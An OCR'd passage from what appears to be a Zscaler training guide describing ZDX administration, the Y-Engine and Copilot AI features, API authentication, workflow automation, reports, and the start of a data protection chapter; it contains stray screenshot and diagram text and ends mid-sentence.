
User Dashboard
View Only

Incident Dashboard
View Only

Device And User Information
● Visible ○ Obfuscated ○ Custom

User Name
Visible

- **Assign the Level One Support role** that was previously created.



- **Define the scope of access**, either granting administrative control over the **entire organization** or limiting access to a **subset of locations**.
- **Activate the changes** to apply the new role settings.

By leveraging **role-based administration**, organizations can **enforce security policies**, ensure **proper access levels**, and maintain **operational efficiency** within ZDX.

Y Engine: Automated Root Cause Analysis with AI

The **Y-Engine functionality in ZDX** brings **automated root cause analysis**, dramatically reducing the time and effort required for troubleshooting. Traditional methods involve a **lengthy, manual process** that requires expertise in **device performance, network metrics, and packet flows**, often taking **days or even weeks** to identify the root cause of an issue. **Y-Engine leverages AI and machine learning** to streamline this process, analyzing multiple data points to diagnose potential causes behind **performance degradation or a poor ZDX Score**.

With **Y-Engine**, administrators can **click on a poor ZDX Score** and select **Analyze Score** to initiate an **automated investigation**. The system evaluates **historical and real-time data**, identifying patterns **before and after** the issue occurred to **pinpoint root causes**. This proactive troubleshooting tool is especially valuable for **Tier 1 and Tier 2 service desk operators**, enabling them to **efficiently diagnose and resolve end-user performance issues** without extensive manual investigation.

Key Benefits of AI-Powered Root Cause Analysis in ZDX

- **Accelerates troubleshooting** from hours to seconds by instantly identifying performance issues.
- **Enhances collaboration** by focusing IT efforts on **digital experience challenges**.
- **Reduces alert fatigue** by **correlating and analyzing** data across multiple sources.
- **Eliminates the need for specialized expertise** by automating **root cause detection**.

ZDX **continuously collects and analyzes performance and user experience signals** across the **entire application delivery chain**—from **end-user devices, Wi-Fi, ISPs, and corporate/non-corporate networks** to the **cloud, data center, or SaaS provider**. By **leveraging machine learning**, ZDX ensures that IT teams **address the true root cause** of performance issues rather than just the symptoms, allowing for faster issue resolution and improved user experiences.

ZDX Copilot: AI-Powered Assistance for IT Teams

ZDX Copilot is an **AI-powered assistant** designed to **boost productivity** by providing users with **instant access to information** through **simple, natural language queries**. As a core feature of the **Zscaler Digital Experience (ZDX) platform**, it enhances **user navigation, troubleshooting, and decision-making** by leveraging **AI and machine learning**.

With **ZDX Copilot**, IT teams across different functions can operate **more efficiently**:

- **Security teams** can proactively monitor **service performance** and **ensure optimal security operations**.
- **Service desk teams** can **quickly access technical details**, **identify root causes**, and efficiently **triage user complaints** while collaborating with other teams.
- **Network operations teams** can **perform complex analysis** across **networks, applications, and regions** through **conversational AI**.
- **IT leaders** can **extract key trends and metrics**, present **progress reports**, and **identify optimization opportunities** effortlessly.

By enabling **instant access** to a **vast knowledge repository**, ZDX Copilot **empowers IT teams** to work collaboratively with **speed, accuracy, and confidence**, driving **operational excellence** while upskilling themselves in the process.

Key Capabilities of ZDX Copilot

- **Proactive insights, recommendations, and automated actions** to optimize IT operations.
- **Enhanced digital experience management** through AI-driven intelligence.
- **Faster, more informed decision-making** across IT functions.
- **Simplified monitoring and troubleshooting**, reducing manual effort and response time.

With **ZDX Copilot**, IT teams can **transform their workflows**, gaining **real-time insights, AI-driven guidance, and automation** to improve **efficiency, collaboration, and digital experience management**.

How ZDX Copilot Works

Data Collection & Continuous Monitoring

ZDX **continuously monitors** application performance, network connectivity, and user experience across various endpoints. It **aggregates** data from multiple sources, including **application performance metrics, network paths, device health, and user interactions** to provide a comprehensive view of IT performance.

AI and Machine Learning Analysis

- **Pattern Recognition:** AI/ML algorithms analyze collected data to **identify trends, patterns, and anomalies** that may signal potential issues.
- **Root Cause Analysis:** The system **automatically diagnoses** underlying causes, reducing the time needed to **troubleshoot complex IT problems**.

Proactive Insights and Recommendations

- **Real-time Alerts:** ZDX Copilot detects performance issues and **notifies administrators instantly** for quick remediation.
- **Actionable Insights:** Provides **specific recommendations** to **optimize network and application performance**.
- **Predictive Analysis:** Uses **historical data and AI-driven trend analysis** to **forecast potential issues**, allowing teams to mitigate problems **before they impact users**.

Automation and Remediation

- **Automated Actions:** ZDX Copilot can **automate fixes** for common IT problems, reducing manual intervention.
- **Guided Troubleshooting:** For complex issues, it provides **step-by-step guidance** to help administrators efficiently **diagnose and resolve problems**.

User Interface & Interactive Assistance

- **Dashboards and Reports:** Integrates seamlessly into **ZDX dashboards**, presenting **clear visualizations and detailed reports**.
- **Conversational AI Support:** Users can interact with **Copilot via natural language queries**, receiving **instant explanations and task guidance**.

Ways to Interact with ZDX Copilot


ZDX Copilot serves IT professionals **at all experience levels**, offering **personalized support** and **automated workflows**:

- **Service Desk Analysts & New Hires:** Quickly **upskill by asking domain-specific questions**, retrieving technical documentation, and learning troubleshooting best practices.
- **Experienced Analysts:** Can conduct **in-depth investigations** by asking queries such as:
    - *"Why was Outlook slow for users in Paris at 9 AM today?" to* expose **root causes and performance trends** affecting user experience.
- **Automated Configuration Tasks:** If a recurring issue is detected (e.g., **frequent Outlook complaints from users in Paris**), Copilot can **trigger an alert when 25% of users** report poor performance.
- **IT Operations, Service Desk, and Security Teams:** Use Copilot to **automate tasks, extract digital experience insights, and conduct deep performance analysis**.

By harnessing knowledge from **over 500 trillion metrics daily** across **devices, networks, and applications**, ZDX Copilot leverages the **world's largest security cloud** to help IT teams **improve efficiency, collaboration, and problem resolution across all IT functions**.

ZDX API

The **ZDX API** provides **programmatic access** to Zscaler Digital Experience (ZDX) capabilities, enabling organizations to extract data and integrate it into **third-party platforms** such as **Logstash, Splunk, ServiceNow, and AIOps solutions like Moogsoft**. It supports multiple API endpoints for **configuration, reporting, and troubleshooting**, allowing IT teams to automate processes and streamline operations.


API Access Flow
Overview
Client Administrator
ZDX UI / API Administration
Auth Service
Manual (one time)
1
Generate API Key ID & Key Secret
API Key ID & Key Secret
APP
Client App
App Develope r
2
API Key ID & Key Secret to Client app
API Gateway
Check if Key ID and Key Secret are valid and generate JWT access token signed by private key.
3
/oauth/token - key ID & key secret
access_token(jwt)
API Backend
4
API calls with JWT token callback/webhook (optional) may be provided for async
response
Callback/webhook endpoint
callback payload
5

Key API Endpoints

Reports API

- Provides insights into **Users, Applications, and Devices**.
- Supports retrieving reports for **individual applications, users, or devices**.

Troubleshooting API

- Enables **on-demand troubleshooting** by initiating or stopping a troubleshooting session on a user's device.

ServiceNow Integration

- Facilitates **real-time troubleshooting** directly from ServiceNow.
- When a user logs an incident in ServiceNow, **ZDX triggers a live troubleshooting session**.
- Captured data is **automatically appended** to the ServiceNow ticket, providing **L2/L3 support teams with enriched insights** for faster resolution.

How ZDX API Authentication Works

To use the ZDX API, authentication follows a **three-step process**:

1. **Generate API Key & Secret** – The API key and secret are created in the **ZDX UI**.
2. **Request OAuth Token** – The API key and secret are used in an API client (e.g., **Postman**) to generate an **OAuth request**.
3. **Token Validation & API Call** – The request is **validated by the API gateway**, which issues a **JWT token**. The client then uses this JWT token for **subsequent API requests**, which are again validated before a response is sent back.

By leveraging the **ZDX API**, organizations can **automate reporting, enhance troubleshooting, and integrate ZDX insights into broader IT workflows**, enabling **faster incident resolution and proactive IT management**.

ZDX Workflow Automation

Workflow Automation is an advanced application that allows governance administrators to **automate the management and resolution** of **Data Protection incidents, Business Insights events, and ZDX alerts** within their organization. It integrates seamlessly with **ZDX**, ensuring that enriched tickets are generated whenever **predefined alert thresholds** are met. This automation streamlines **incident response**, reduces manual intervention, and improves overall efficiency in managing IT operations.

ZDX Alerts & Workflow Automation

Workflow Automation enables organizations to configure workflows that **automatically trigger tickets** when a **ZDX alert** is generated. These alerts, triggered by predefined **event criteria** in the **ZDX Admin Portal**, provide essential insights into **device connectivity issues, application performance, network performance, and ZDX Scores**. Once an alert is triggered, its details are **automatically sent** to administrators for review and remediation, ensuring a **rapid response to critical issues**.

Steps to Configure Workflow Automation

Step 1 – Provision Admins in the ZDX Admin Portal

To manage **ZDX alerts in Workflow Automation**, administrators must be **provisioned with appropriate roles and permissions** in the **ZDX Admin Portal**. Admins can be assigned **full workflow access** or **restricted workflow access** to control their level of involvement. Once provisioned, they can access **Workflow Automation** via **Administration > Workflow Automation** in the **ZDX Admin Portal**.


Step 2 – Integrate Workflow Automation with a Ticketing System


For effective **incident management**, admins can **integrate Workflow Automation with a ticketing system** like **ServiceNow**. This integration allows **automatic ticket generation** for ZDX alerts, ensuring **real-time tracking and resolution**.


Step 3 – Configure Workflows for Automated Ticket Management


Admins can **configure workflows** to automate the **creation, assignment, and escalation** of tickets based on specific alert criteria. Workflows can include **one or more automated actions** that match mapped conditions and do not require manual intervention. Once set up, these workflows ensure **proactive incident management**, reducing response times and minimizing operational disruptions.

System-Generated Reports






Last Mile ISP Performance
14 Days
Hide Filters
Departments
Zscaler Locations
Geolocations
Last Mile Latency
Zoom Out
180 ms
135 ms
90 ms
P95
JAN 12, 2024 07:00 PM EST
Microsoft Azure, Road Warrior: 5.4 ms
Skytap, Road Warrior: 0.4 ms
Spectrum, Road Warrior: 14.3 ms
Spectrum, Columbus Office: 148.2 ms
Comcast Cable, Road Warrior: N/A
Amazon.com, Road Warrior: 0.4 ms
Verizon Fios, Road Warrior: N/A
Microsoft Corporation, Road Warrior: 0 ms
Zscaler, Road Warrior: N/A
Orange, Road Warrior: N/A
Unknown, Road Warrior: N/A
Phillips-Van Heusen, Road Warrior: 0.7 ms
ISP Name (Devices)
Search
Select All
Clear All
Microsoft Azure, Road Warrior (132)
Skytap, Road Warrior (55)
Spectrum, Road Warrior (26)
Spectrum, Columbus Office (11)
Comcast Cable, Road Warrior (11)
Amazon.com, Road Warrior (11)



Workflow Automation provides **system-generated reports** that offer a **comprehensive overview of user data and performance trends** across the organization. These reports highlight **patterns across various key metrics**, allowing IT teams to **identify trends, optimize performance, and enhance digital experience monitoring**.


Types of Reports Available

- **Cloud Path: End-to-End** – Captures **average latency** in the **Cloud Path** over a **14-day period**.
- **Last Mile ISP Performance** – Tracks **ISP latency trends** within a **14-day window**.
- **DNS Performance** – Measures **average DNS latency** over the past **14 days**.
- **Application Performance** – Displays **daily ZDX Score distribution** for applications within a **14-day period**.
- **ZDX Score by Application** – Shows the **average ZDX Score** per application over **14 days**.
- **Wi-Fi Distribution** – Highlights **Wi-Fi-related performance trends** with daily **ZDX Score distribution** over a **14-day period**.
- **Active Users by Zscaler Destination** – Provides **real-time user and device counts per Zscaler data center** within a **2-hour time range**.

These reports are **aggregated daily** in a **rolling 14-day cycle**, offering **continuous visibility into performance metrics** and enabling IT teams to **proactively optimize network, application, and device performance**.

Advanced Data Protection Services


In this chapter, explore the **Advanced Data Protection Services** offered by **Zscaler** to safeguard **sensitive data** through the **Zero Trust Exchange platform**. Gain a comprehensive understanding of the **core components** that make up **Zscaler's Data Protection suite**, and follow a step-by-step guide on how to **configure, monitor, and manage** these capabilities to enhance **data security** across your organization.



By the end of this chapter, you will be able to:

1. **Identify** the advanced Data Protection Services Zscaler has in place to protect data in motion and at rest
2. **Manage** data protection incidents within Zscaler's administrator portals
3. **Configure** and monitor Zscaler's advanced Data Protection Services and capabilities
4. **Discuss** the incident management capabilities that alert administrators in the case of DLP violations
5. **Discuss** Zscaler Workflow Automation and its benefits


Securing Data in Motion


Auto Data Discovery
AI-Powered classification on dozens of data categories
SaaS
Internet
Cloud
API
API
Zero Trust Exchange
Zscaler Data Protection
2 Secure SaaS Data
CASB
Shadow IT & collaboration control
SSPM
Misconfigurations & compliance
Supply Chain
Secure SaaS integrations
3 Secure Cloud Data (DSPM)
Data Discovery
Buckets, VMs & DBs with sensitive data
Posture Control
Misconfigurations & vulnerabilities
Actionable Insights
Correlate, prioritize, auto-remediate
1 Secure Data in Motion
Web & Email DLP
Structured, unstructured, images
Secure the use of Gen AI Apps
4 Secure Endpoint Data
Endpoint DLP
Secure USB drives, printing, network shares
ZC
Cloud
Data Center
BYOD
Users, Workloads, IoT/OT Traffic
5 Secure BYOD (VDI Alternative)
Browser Isolation
Isolate data w/o VDI or enterprise browsers

Inline Data Protection

Understanding Cloud App Usage with Shadow IT Visibility

Shadow IT provides **comprehensive application discovery**, surfacing cloud applications within an organization's environment. Zscaler maintains a **database of over 45,000 cloud applications**, each assigned a **risk score** based on various **threat characteristics and hosting attributes**. The **risk algorithm** evaluates applications based on **75 attributes**, factoring in encryption protocols, evasion tactics, and compliance with industry standards such as **PCI, SOC, and GDPR**.



Get complete visibility of cloud app usage

See Trending Cloud Apps

- Understand trending apps across ALL users - on an off network
- View by Category, Usage, Users, and Search


Identity Cloud App Risks

- Find risky app usage that can lead to data loss
- Sort by risk score and apply sanctioned or unsanctioned tagging

Many SaaS-based applications contain **terms and conditions** that allow uploaded data to become the provider's **intellectual property**, creating **security and compliance risks**. Shadow IT discovery **automatically detects these applications**, assigns risk scores, and allows **customization** of those scores based on an organization's unique security posture. With **policy-based enforcement**, administrators can **block** applications exceeding a risk threshold or restrict **specific activities**, such as **blocking non-PCI-certified applications for finance teams**.

Visibility into Data

Beyond application visibility, Zscaler provides **deep insights into data movement** using **AI and ML-driven classification**. The Zscaler cloud inspects **170 million files daily** and processes **millions of documents** across **cloud, in-motion, and sandboxed environments** to automatically **categorize** them. Using **natural language processing, word stemming, and gradient boosting models**, documents are classified into **sensitive categories** such as **legal, financial, and healthcare**—all without requiring administrators to create manual rules.




Problem
Help IT staff who aren't experts

- No Rules, regex or complicated policies
- No end user markup or classification

Solution
Find and secure sensitive content


- Deep learning engine
- Thematic Data Categories
- Customer defined categories
- Supervised learning model
- NLP, document clustering
- Vector learning

The **DLP dashboard** displays **real-time data insights**, including **document types, user behaviors, and upload destinations**. Administrators can drill down to identify **users violating policies**. For example, **Ben** may be uploading corporate data from **OneDrive** to his **personal Google Drive** and **attaching sensitive documents** to personal **Gmail messages**, prompting enforcement actions.



Cloud App Control

Cloud App Control enables **granular enforcement** over **45,000 identified cloud applications**, categorized under **16 different application types**. Instead of outright blocking applications like **Dropbox**,



Simple Setup
Get started quickly with App Categories

Granular Control
Enforce by app category, users, group, locations or risk profile

